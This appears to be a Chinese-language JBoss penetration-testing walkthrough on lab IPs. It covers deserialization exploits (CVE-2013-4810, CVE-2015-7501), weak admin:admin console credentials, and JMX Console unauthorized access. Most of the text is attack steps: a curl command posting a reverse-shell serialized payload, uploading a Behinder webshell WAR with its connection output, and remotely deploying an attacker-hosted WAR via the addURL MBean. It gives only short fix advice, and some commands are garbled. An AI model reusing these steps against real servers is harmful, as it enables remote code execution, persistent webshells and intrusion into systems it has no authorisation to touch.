

1. /jbossmq-httpil/HTTPServerILServlet



说明是存在漏洞

漏洞利用

1. `curl http://192.168.175.196:8080/jbossmq-httpil/HTTPServerILServlet --data-binary @ReverseShellCommonsCollectionsHashMap.ser`
2. `ReverseShellCommonsCollectionsHashMap.ser`



修复建议

升级版本！

JBoss EJBInvokerServlet反序列化漏洞(CVE-2013-4810)

验证漏洞

1. /invoker/EJBInvokerServlet

能返回结果 就可以利用

两者区别

与(CVE-2015-7501)漏洞原理相同，这里详细介绍一下两者的区别


其区别就在于两个漏洞选择的进行其中JMXInvokerServlet和 EJBInvokerServlet利用的是 `org.jboss.invocation.Marshalledvalue` 进行的反序列化操作

而Web-console/Invoker利用的是 `org.jboss.console.remote.RemoteMBeanInvocation` 进行反序列化并上传构造的文件

Administration Console弱口令

Administration Console管理页面存在弱口令

存在管理界面




弱口令：

admin: admin


然后没有验证码 可以爆破

登陆后台上传war包！

这里有上传按钮




这边用冰蝎的马儿 进行打包war 上传



那么上传目录

就是war包名所在的文件夹

1. /shell/shell.jsp



新增Shell

URL:

http://192.168.175.194:8080/shell/shell.jsp

密码:

reeyond

脚本类型:

jsp

分类:

default

自定义请求头:

备注:

取消

保存

http://192.168.175.194:8080/shell/shell.jsp

URL: http://192.168.175.194:8080/shell/shell.jsp 已连接

基本信息

命令执行

虚拟终端

文件管理

内网穿透

反弹shell

数据库管理

自定义代码

平行空间

扩展功能

备忘录

更新信息

环境变量

USERPROFILE=C:\Users\dayu

ProgramData=C:\ProgramData

PATHEXT=COM;EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC

windows_tracing_logfile=C:\BVTBin\Tests\installpackage\csilogfile.log

ProgramFiles(x86)=C:\Program Files (x86)

JBoss_CLASSPATH=C:\JBoss6\jboss-6.1.0.Final\bin\run.jar

JAVA=java

windows_tracing_flags=3

TEMP=C:\Users\dayu\AppData\Local\Temp

SystemDrive=C:

ProgramFiles=C:\Program Files

Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\JBoss6\jboss-6.1.0.Final\bin;

HOMEDRIVE=C:

JAVA_OPTS=-Dprogram.name=run.bat -Dlogging.configuration=file:logging.properties -Xms128M -Xmx512M -XX:MaxPermSize=256M -Dsun.rmi.dgc.client.gcInterval=3600000 -Dsun.rmi.dgc.server.gcInterval=3600000 -Dorg.jboss.resolver.warning=true -server

RUNJAR=C:\JBoss6\jboss-6.1.0.Final\bin\run.jar

PROCESSOR_REVISION=9e0a

RUN_CLASSPATH=C:\JBoss6\jboss-6.1.0.Final\bin\run.jar

=C:\JBoss6\jboss-6.1.0.Final\bin

USERDOMAIN=WIN-S08SN3AEOEO

ALLUSERSPROFILE=C:\ProgramData

RUN_CONF=C:\JBoss6\jboss-6.1.0.Final\bin\run.conf.bat

ProgramW6432=C:\Program Files

PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 158 Stepping 10, GenuineIntel

SESSIONNAME=Console

PROGNAME=run.bat

TMP=C:\Users\dayu\AppData\Local\Temp

CommonProgramFiles=C:\Program Files\Common Files

LOGONSERVER=\\WIN-S08SN3AEOEO

PROCESSOR_ARCHITECTURE=AMD64

FP_NO_HOST_CHECK=NO

OS=Windows_NT

HOMEPATH=Users\dayu

PROMPT=SPSG

JBoss_HOME=C:\JBoss6\jboss-6.1.0.Final

PROCESSOR_LEVEL=6

CommonProgramW6432=C:\Program Files\Common Files

LOCALAPPDATA=C:\Users\dayu\AppData\Local

JBoss_ENDORSED_DIRS=C:\JBoss6\jboss-6.1.0.Final\lib\endorsed

COMPUTERNAME=WIN-S08SN3AEOEO

windir=C:\Windows

SystemRoot=C:\Windows

NUMBER_OF_PROCESSORS=1

USERNAME=dayu

PUBLIC=C:\Users\Public

PSModulePath=C:\Windows\system32\WindowsPowerShell\v1.0\Modules\

CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files

[OK]连接成功, 基本信息获取完成。


冰蝎 v3.0 Beta 10 By reeyond

修复建议

1.修改密码

默认密码的位置

1. C:\JBoss6\jboss-6.1.0.Final\server\default\conf\props



```
1 # A sample users.properties file for use with the UsersRolesLoginModule
2 admin=admin
3
```

2.删除 Administration Console页面

Jboss版本>=6.0，Administration Console页面路径为

1. C:\jboss-6.1.0.Final\common\deploy\admin-console.war

6.0之前的版本

1. C:\jboss-4.2.3\server\default\deploy\management\console-mgr.sar\web-console.war

低版本 JMX Console未授权访问

漏洞原理

JMX Console是Jboss管理控制台，访问控制不严导致的漏洞！

Jboss 4.x及其之前的版本 console管理路径为/jmx-console/和/web-console/!

jmx-console的配置文件为

1. /opt/jboss/jboss4/server/default/deploy/jmx-console.war/WEB-INF/jboss-web.xml
2. #jboss的绝对路径不同网站不一样

Web-Console的配置文件为



1. /opt/jboss/jboss4/server/default/deploy/management/console-mgr.sar/web-console.war/WEB-INF/jboss-web.xml#jboss的绝对路径不同网站不一样

控制台账号密码


jmx-console和web-console共用一个账号密码，账号密码文件在

1. /opt/jboss/jboss4/server/default/conf/props/jmx-console-users.properties


漏洞利用



保存的路径



继续往下翻



远程war包部署

1. service apache2 startpython -m SimpleHTTPServer 9999

自己本地访问一下 发现是可以的

192.168.175.161:9999

Directory listing for /

- [a002.war](#)
- [firefox-esr.desktop](#)
- [JavaDeserH2HC-master/](#)

Param	ParamType	ParamValue	ParamDescription
p1	java.net.URL		(no description)

Invoke

void addURL()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.net.URL	175.161.8888/a002.war	(no description)

Invoke

void addURL()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String		(no description)

Invoke

void start()

MBean Operation.

Invoke

void removeURL()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
-------	-----------	------------	------------------

MBean Name: Domain Name: jboss.deployment
flavor: URL
type: DeploymentScanner
MBean Java Class: org.jboss.deployment.scanner.URLDeploymentScanner

Back to Agent View

Refresh MBean View

MBean description:

Management Bean.

List of MBean attributes:

Name	Type	Access	Value	Description
Name	java.lang.String	R	URLDeploymentScanner	MBean Attribute.
URLList	java.util.List	RW	[file:/C:/jboss-4.2.3.GA/	MBean Attribute.
Filter	java.lang.String	RW	org.jboss.deployment.sc	MBean Attribute.
StateString	java.lang.String	R	Started	MBean Attribute.
StopTimeOut	long	RW	60000	MBean Attribute.
RecursiveSearch	boolean	RW	☒ True ☐ False	MBean Attribute.
State	int	R	3	MBean Attribute.
FilterInstance	org.jboss.net.protocol.URLLister\$URLFilter	RW	org.jboss.deployment.sc	MBean Attribute.
URLComparator	java.lang.String	RW	org.jboss.deployment.D	MBean Attribute.
Deployer	javax.management.ObjectName	RW	jbosssystem:service=M	View MBean MBean Attribute.
ScanEnabled	boolean	RW	☒ True ☐ False	MBean Attribute.
ScanPeriod	long	W		MBean Attribute.
URLs	java.lang.String	W		MBean Attribute.

Apply Changes

